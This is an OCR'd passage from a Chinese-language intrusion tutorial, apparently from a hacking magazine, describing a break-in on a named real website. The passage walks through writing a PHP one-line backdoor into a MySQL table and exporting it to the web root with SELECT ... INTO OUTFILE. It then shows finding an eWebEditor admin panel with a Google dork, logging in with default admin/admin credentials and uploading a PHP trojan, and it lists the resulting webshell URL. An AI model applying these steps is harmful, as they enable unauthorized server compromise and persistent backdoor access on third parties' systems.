





图8



图9


口，并且让远程连接的话，如何拿到WebShell呢？我们前面的入侵已经拿到了Web服务器的路径，也拿到了MySQL的用户和密码。我们首先用MySQL连接到远程的MySQL上，可以使用phpmyadmin来进行连接，只要修改phpmyadmin的config.php文件就可以了。下面我就一步一步的教给大家，这样可以让大家懂得更多，入侵的时候也多一条思路。


如图10所示，我们利用phpmyadmin连接到了服务器上，随便打开一个数据库，这里使用的是cnbird这个数据库，然后在图中画线的地方输入cnbird和字段1，大家可以随便写。但是字段1必须要写，而且还要是TEXT类型的，以便于把我们的Shell插入到里面去。如图11所示，创建成功了，之后点击"插入"，写入lanker的PHP一句话后门，如图12所示，再点击最左上角的"SQL"，来执行我们自己的SQL语句。在弹出的对话框中输入"SELECT * FROM \`cnbird\` into outfile "c:\\usr\\local\\www\\data\\hackcnbird.php";"，意思是把cnbird中的结果输入到Web路径的hackcnbird.php文件中。如图13所示，我们成功的执行语句了。下面就看一下能不能连接上了，如图14成功了。


图10


图11


图12


图13


图14

虽然我们能读取文件的内容，但是搞了很久还是没有能够拿到WebShell和猜测到用户名与密码，一切都陷入了僵局。

峰回路转成功拿到WebShell

难道就这样结束了吗？不能into outfile导出WebShell，因为Magic_quotes_gpc为On了，我们所提交的GET和POST数据只要包含"'"就被自动加了反斜杠。

漫无目的的转了转，也没有发现什么可利用的。然后去google.cn输入"inurl:/ewebeditor/ site:witcom.tv"搜索，果然出来结果了，如图15所示，原来是ewebeditor系统。输入默认的用户名admin和密码admin，竟然成功地进入了后台。




图15

如图16所示，我们在图片类型里面填入PHP，直接预览后再上传PHP木马。步骤很简单，这里就不演示了，最后我们拿到的WebShell地址为http://www.witcom.tv/cms/editor/upload/200706/20070601075947586.php，如图17所示。

